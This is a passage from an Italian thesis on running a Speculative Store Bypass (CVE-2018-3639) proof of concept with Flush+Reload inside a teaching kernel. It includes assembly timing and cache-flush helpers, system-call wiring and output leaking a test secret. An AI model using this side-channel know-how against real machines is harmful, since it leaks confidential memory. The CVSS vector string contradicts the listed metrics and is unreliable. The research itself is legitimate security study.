Si chiamano funzioni intrinseche quelle funzioni la cui implementazione è gestita direttamente dal compilatore[1]. In questo contesto, le funzioni utilizzate corri-

[1] Si noti come il ciclo dove vengono verificati i tempi di accesso preveda 256 cicli, che sono di fatto i caratteri ASCII possibili

spondono ad una chiamata di funzione Assembly, essendo funzioni *intrinseche* dell'architettura; la loro esecuzione viene gestita tramite μ-istruzioni direttamente dal processore. Essendo una vera e propria chiamata Assembly, è possibile che la chiamata e il suo effetto possa variare leggermente a seconda del processore e della sua μ-architettura interna. Per cui, nel caso in cui si volesse utilizzare questo codice, o in generale altro codice che utilizza funzioni intrinseche, in un calcolatore diverso da dove il codice è stato inizialmente scritto e compilato, è necessario verificare la compatibilità della funzione e della chiamata, eventualmente correggendo le linee di codice interessate.

5.4.2 Differenze tra `rdtsc` e `rdtscp`

Una prima versione del codice prevedeva l'utilizzo della funzione `rdtsc()`, invece della attuale `rdtscp()`. Sebbene consultando il manuale Intel[3] non sembrano esserci differenze tra le due funzioni, se non per il *CPU ID*, nei fatti l'utilizzo della prima impedisce il corretto funzionamento del PoC, anche utilizzando specifiche funzioni che forzano l'esecuzione del codice sempre sullo stesso *core* [2]. Questo perchè un'altra, cruciale, differenza tra le due funzioni è che quella utilizzata nel codice sopra descritto prevede la **serializzazione** delle istruzioni precedenti[2]: senza serializzazione il processore è libero di riordinare le istruzioni, ma necessitando di una misura precisa dei tempi di accessi in cache, il riordino portava a misurazioni inesatte, influenzando in modo significativo l'analisi del numero di *cache hit*, e dunque l'estrazione del carattere.

5.5 Il PoC in un calcolatore AMD

Tra le intenzioni iniziali di questo lavoro di tesi c'era quella di far funzionare il PoC, sia autonomamente che all'interno del Nucleo didattico, in un calcolatore con processore AMD e, in particolare sul modello **AMD Ryzen 7 5800H**. Il codice quindi era stato quindi opportunamente modificato per permettere la corretta compilazione ed esecuzione del programma. Tuttavia, è stato necessario interrompere anzitempo il lavoro su questo processore a causa di una peculiarità architetturale di quest'ultimo: appartenendo alla famiglia di processori con μ-architettura **Zen 3** di AMD, ha l'ultimo livello di cache **non inclusivo** rispetto ai primi due[6], il che rende inattuabile la tecnica **Flush+Reload**[8]. Quindi, sebbene il processore in questione sia vulnerabile a *Speculative Store Bypass* [3], esso non è sensibile all'attacco **Flush+Reload**, per cui il codice utilizzato in questo lavoro di tesi non è utilizzabile in questa CPU, e in altre CPU che condividono la stessa caratteristica nell'ultimo livello di cache. La vulnerabilità potrebbe comunque essere sfruttata tramite altri attacchi *side channel*, ma questo aspetto non è stato trattato nel presente lavoro.

[2] All'interno del Nucleo questa necessità non si pone, essendo esso pensato per essere monoprocessore.

[3] Confermato dall'esecuzione del comando `lscpu` su terminale.

Capitolo 6

Il PoC nel Nucleo

6.1 Le modifiche nel PoC e nel Nucleo

Se fino a questo momento abbiamo fatto riferimento al codice come sempre sviluppato, compilato ed eseguito all'interno di un sistema Linux, d'ora in avanti dobbiamo abbandonare queste premesse, e approcciare diversamente tutte e tre queste fasi, in riferimento alle considerazioni fatte precedentemente sul Nucleo.

6.1.1 Le librerie

Le librerie utilizzate fino ad ora, quelle fornite dal sistema Linux, sono inutilizzabili nel Nucleo, per cui vengono rimpiazzate da quelle scritte appositamente per esso. Ciò porta con se l'impossibilità di utilizzare alcuni tipi di variabili, che vengono quindi sostituiti ed adattati per permettere la compilazione e l'esecuzione.

6.1.2 Le funzioni intrinseche

Tra le librerie che sono state dismesse c'è anche la `x86intrin.h` che conteneva le chiamate alle nostre funzioni intrinseche. Per poter continuare ad utilizzare queste funzioni, è stato necessario definire delle funzioni Assembly nel modulo `utente.s`, richiamabili dal modulo `utente.cpp`, dove si trova il corpo del codice:

```
1  # chiamata assembly della funzione intriseca clflush
2    .global clflush
3  clflush:
4    clflush (%rdi)
5    ret
6
7
8  # chiamata assembly della funzione intriseca mfence
9    .global mfence
10 mfence:
11   mfence
12   ret
```

```
13 # chiamata assembly della funzione intriseca rdtsc
14   .global rdtscp
15 rdtscp:
16 rdtscp
17   shl $32, %rdx
18   MOV %eax, %edx
19   MOV %rdx, %rax
20   ret
```

6.2 Contesto di sviluppo ed esecuzione

6.2.1 Il Sistema Operativo

Per evitare di aggiungere un ulteriori livello di virtualizzazione, il cui comportamento è poco prevedibile a lievllo μ-architetturale, si è scelto di non utilizzare una macchina virtuale che emulasse un sistema Linux, ma di svolgere l'intero lavoro su un sistema Linux fisicamente installato in un calcolatore. Il sistema utilizzato per lo sviluppo, la compilazione e l'esecuzione del nucleo è **Pop!_OS**, nella sua versione `22.04 LTS`, sviluppato da `system76`[4], basato su `Ubuntu 22.04 LTS`. Il compilatore è `g++` nella sua versione `11.3.0`[1].

6.2.2 I programmi di utility

Tra le altre cose è stato necessario installare la libreria `libce`[13], una versione di QEMU opportunamente modificata per il Nucleo didattico[12], oltre che il codice sorgente del Nucleo[14].
Per garantire un'esecuzione il più possibile fedele a quella su un processore fisico, è stato installato il modulo **KVM**, nella versione 6.2.0, ed è stato utilizzato in fase di esecuzione del Nucleo.

Opzioni di avvio del Nucleo

Durante la compilazione del codice del Nucleo non è stato necessario modificare i `makefile` già esistenti, mentre invece è stato necessario specificare alcuni parametri per quanto riguarda la compilazione. Se per una normale esecuzione del Nucleo è sufficiente lanciare lo script `./run` da terminale, per poter sfruttare il modulo **KVM** bisogna invece lanciare da terminale `./run -enable-kvm -cpu host`[2]; l'opzione `-cpu host` è un'opzione prevista da QEMU per specificare il modello di CPU sul quale virtualizzare: in questo caso forza l'utilizzo dell'architettura della CPU del calcolatore in uso. L'assenza di quest'ultima opzione porta ad un crash dell'esecuzione in concomitanza della chiamata alla prima funzione intrinseca incontrata

[1] Rilevato utilizzando `g++ -version`

[2] In alternativa a `-enabl-kvm` è possibile usare l'opzione `-accel kvm`, che porta a risultati macroscopicamente identici

nel cammino di esecuzione: ciò è facilmente comprensibile in virtù del discorso fatto nei capitoli precedenti sulle funzioni intrinseche, e della loro forte dipendenza dall'architettura sul quale il programma viene eseguito.

6.2.3 La CPU vittima

Il processore sul quale viene simulato l'attacco è un **Intel Core i7-4510U**, vulnerabile a *Speculative Store Bypass*, con architettura Haswell. Essa prevede l'inclusività per il livello L3 della cache[17], ed è quindi sensibile a **Flush+Reload**.

6.3 L'esecuzione del PoC nel modulo `utente`

L'intero codice del PoC, in questo caso, è incluso in un unico processo nel modulo `utente`, e non presenta particolari differenze implementative rispetto al codice originale già analizzato. Un output tipico dell'esecuzione del PoC è il seguente:

```
idx: 0, highest:P, occurrencies:9998
idx: 1, highest:A, occurrencies:9811
idx: 2, highest:S, occurrencies:9878
idx: 3, highest:S, occurrencies:9609
idx: 4, highest:W, occurrencies:9980
idx: 5, highest:O, occurrencies:9771
idx: 6, highest:R, occurrencies:9504
idx: 7, highest:D, occurrencies:9385
idx: 8, highest:_, occurrencies:9984
idx: 9, highest:S, occurrencies:9837
idx:10, highest:P, occurrencies:9602
idx:11, highest:E, occurrencies:9808
idx:12, highest:C, occurrencies:9263
idx:13, highest:T, occurrencies:9844
idx:14, highest:R, occurrencies:9563
idx:15, highest:E, occurrencies:9250
PASSWORD_SPECTRE
media occorrenze segreto: 9692
media occorrenze: 9692
min: 9250, max: 9998
```

Per ogni carattere della stringa, vengono stampate il presunto carattere estratto e l'occorrenza (cioè il numero di *cache hit*) dello stesso. Alla fine, viene stampata la stringa completa, la media delle occorrenze del segreto effettivo, la media delle occorrenze dei caratteri estratti, l'occorrenza minima e quella massima: in un'esecuzione che va a buon fine, le due medie sono ovviamente uguali.

6.3.1 Risultati osservati

Dopo aver effettuato un numero adeguato di esecuzioni, è possibile fare delle constatazioni. Per cui, dopo aver trovato le opzioni di compilazione e esecuzione adeguate, che permettessero il corretto funzionamento del codice, è possibile affermare che:

- Ogni esecuzione effettuata ha portato alla completa estrazione della stringa in modo corretto;
- La quasi totalità delle esecuzioni ha avuto una media di occorrenze superiore al 95%;
- La quasi totalità delle esecuzioni ha avuto l'occorrenza minima superiore al 90%;
- L'occorrenza massima osservata è stata pari al 99.98%. In nessun caso è stata raggiunta una percentuale del 100%.

6.4 La funzione vittima nel modulo `sistema`

Per questo tipo di test si è scelto di spostare la funzione vittima nel modulo `sistema`: ciò è stato fatto per verificare il comportamento del PoC nel caso in cui il codice della funzione vittima viene eseguito in modalità privilegiata, e avendo la possibilità di accedere alla memoria della parte sistema stessa.

6.4.1 Le modifiche ai moduli del Nucleo

La funzione vittima è stata trasformata in una primitiva di sistema, richiamabile dal modulo utente. Per rendere possibile ciò, sono state modificati i moduli `utente` e `sistema` del Nucleo, e il modulo `include`.

Il modulo `include`

Viene aggiunta la dichiarazione della funzione nel file `sys.h`, tramite la seguente linea di codice:

```
extern "C" void victim_function(size_t idx, unsigned char** memory_slot_ptr,
unsigned char** memory_slot, char* probe)
```

Il file `sys.h` è incluso nel file `all.h`, che è a sua volta incluso in `utente.cpp`, il che permette la chiamata alla funzione.

Viene inoltre definito il tipo della primitiva, nel file `costanti.h`:

```
#define TIPO_VICTIM 0x28
```

Così facendo la primitiva è richiamabile dal modulo utente[16] tramite l'istruzione Assembly `int $TIPO_VICTIM`.

Il modulo `utente`

Coerentemente con le scelte effettuate in precedenza, la stringa da estrarre è già presente nello spazio di memoria della funzione attaccante. In generale, il modulo `utente` rimane invariato a quanto già visto, se non per l'aggiunta nel file `utente.s` della chiamata alla primitiva vittima, già vista nel precedente paragrafo.

Il modulo `sistema`

Viene modificata sia la parte Assembly che `C++` del codice di questo modulo. Nella prima viene introdotta seguente macro:

```
carica_gate TIPO_VICTIM a_victim LIV_UTENTE
```

e la chiamata alla parte `C++` della funzione.

Nella parte `C++` troviamo il corpo della funzione, che è comunque rimasto invariato rispetto a quanto già visto.

6.4.2 Output e considerazioni

La struttura dell'output e le osservazioni statistiche riportate per il caso di funzione vittima nel modulo `utente` sono le medesime ravvisabili anche nel nuovo caso di funzione vittima nel modulo `sistema`, seppur vero che la funzione vittima non accede ad aree di memoria privilegiate. Non è però raro che una primitiva di sistema lavori con buffer di memoria dei processi utente, o in generale con la memoria di questi ultimi, per cui nonostante si tratti di un caso abbastanza specifico, rappresenta comunque una possibilità di attacco realistica.

Capitolo 7

Conclusioni

7.1 Impatto

La vulnerabilità *Speculative Store Bypass*, identificata dal codice `CVE-2018-3639`, ha ottenuto un punteggio di 5.5/10, secondo il sistema di classificazione **CVSS V3.x**, con il seguente *vector*[20]:

- **Attack Vector**: `Local`, in quanto questo attacco può essere performato sulla macchina locale;
- **Attack Complexity**: `Low`, in quanto l'attacco è facilmente replicabile, una volta trovata la corretta sequenza di istruzioni;
- **Privileges Required**: `LLow`, in quanto l'attacco può essere eseguito col minimo livello di privilegio;
- **User Interaction**: `None`, in quanto non è necessaria alcuna azione da parte di un utente vittima per portare a termine l'attacco;
- **Scope**: `Unchanged`, perchè l'attacco si limita a estrarre dati da zone di memoria che sono al suo stesso livello di sicurezza;
- **Confidentiality**: `High`, perchè si ha la rottura completa della confidenzialità dell'area di memoria attaccata;
- **integrity**: `None`, perchè non è possibile modificare alcun dato;
- **Availability**: `None`, dato dal fatto che non è possibile manomettere in alcun modo il processo dal quale i dati vengono estratti.

Il *vector* riassuntivo è `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`.

La vulnerabilità presenta un punteggio non esageratamente elevato, anche se è comunque potenzialmente possibile, ad esempio, estrarre delle chiavi di sicurezza crittografiche, senza ricorrere ad analisi matematiche o metodi *brute force*, introducendo possibili gravi problemi nei protocolli crittografici. D'altro canto, può essere

complicato per un attaccante trovare la giusta sequenza di istruzioni che possa permettere la corretta esecuzione dell'attacco, poichè strettamente dipendente dall'architettura del calcolatore vittima. Risulta quindi difficile immaginare un attacco su larga scala che sfrutta *Speculative Store Bypass*, mentre invece risulta più realistica l'idea di un attacco mirato ad un ristretto gruppo di macchine, le cui componenti hardware sono ben note all'attaccante.

Bibliografia

[1] Compiler intrinsics. https://learn.microsoft.com/en-us/cpp/intrinsics/compiler-intrinsics?view=msvc-170&redirectedfrom=MSDN. Accessed: 2023/09/02.

[2] Difference between rdtscp, rdtsc : memory and cpuid / rdtsc? https://stackoverflow.com/questions/12631856/difference-between-rdtscp-rdtsc-memory-and-cpuid-rdtsc. Accessed: 2023/05/16.

[3] Intel 64 and ia-32 architectur developer's manual. https://software.intel.com/en-us/download/intel-64-and-ia-32-architectures-sdm-combined-volumes-1-2a-2b-2c-2d-3a-3b-3c-3d-and-4. Accessed: 2023/09/02.

[4] Pop!_os main page. https://pop.system76.com/.

[5] Qemu/kvm cpu model configuration. https://qemu-project.gitlab.io/qemu/system/qemu-cpu-models.html. Accessed: 2023/09/01.

[6] Zen 3 μ-architecure - data and instruction caches. https://en.wikichip.org/wiki/amd/microarchitectures/zen_3#Memory_Hierarchy.

[7] Travis Down. Memory disambiguation on skylake. https://github.com/travisdowns/uarch-bench/wiki/Memory-Disambiguation-on-Skylake. Accessed: 2023/05/02.

[8] Yarom; Falkner. Flush+reload: a high resolution, low noise, l3 cache side-channel attack. https://eprint.iacr.org/2013/448.pdf. Accessed: 2023/08/31.

[9] Stjepan Gros. Memory access latencies. https://sgros.blogspot.com/2014/08/memory-access-latencies.html. Accessed: 2023/09/01.

[10] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[11] Giuseppe Lettieri. Introduzione al sistema multiprogrammato. https://calcolatori.iet.unipi.it/resources/nucleo.pdf. Accessed: 2023/09/01.

[12] Giuseppe Lettieri. Istruzioni per la compilazione di qemu. https://calcolatori.iet.unipi.it/istruzioni_qemu.php.

[13] Giuseppe Lettieri. Istruzioni per la libreria *libce*. https://calcolatori.iet.unipi.it/istruzioni_libce.php.

[14] Giuseppe Lettieri. Istruzioni per l'uso del nucelo. https://calcolatori.iet.unipi.it/istruzioni_nucleo.php.

[15] Giuseppe Lettieri. Memoria cache. https://calcolatori.iet.unipi.it/resources/cache.pdf. Accessed: 2023/08/31.

[16] Giuseppe Lettieri. Realizzazione delle primitive. https://calcolatori.iet.unipi.it/resources/primitive.pdf. Accessed: 2023/06/17.

[17] Adkins; Ammeson; Anouna; Garside; Hunker; Mailand. Intel core i7 memory hierarchy. https://web.cs.wpi.edu/~cs4515/d15/Protected/LecturesNotes_D15/Week3_TeamA_i7-Presentation.pdf.

[18] Scott McFarling. Combining branch predictors. https://web.archive.org/web/20230531143136/https://hplabs.itcs.hp.com/techreports/Compaq-DEC/WRL-TN-36.pdf. Accessed: 2023/09/01.

[19] mmxsrup. Cve-2018-3639 speculative store bypass proof of concpet for linux. https://github.com/mmxsrup/CVE-2018-3639. Accessed: 2023/03/14.

[20] NIST. Cve-2018-3639 detail. https://nvd.nist.gov/vuln/detail/CVE-2018-3639.

[21] Hennessay; Patterson. *Computer architecture - A quantitative approach (Sixth Edition) - ISBN 978-0-12-811905-1*. Morgan Kaufmann, 2017.

[22] Colin Scott. Latencey numbers every programmer should know. https://colin-scott.github.io/personal_website/research/interactive_latency.html. Accessed: 2023/09/01.

[23] Wing N. Toy. *Computer hardware/Software architecture - ISBN 0131635026*. 1986.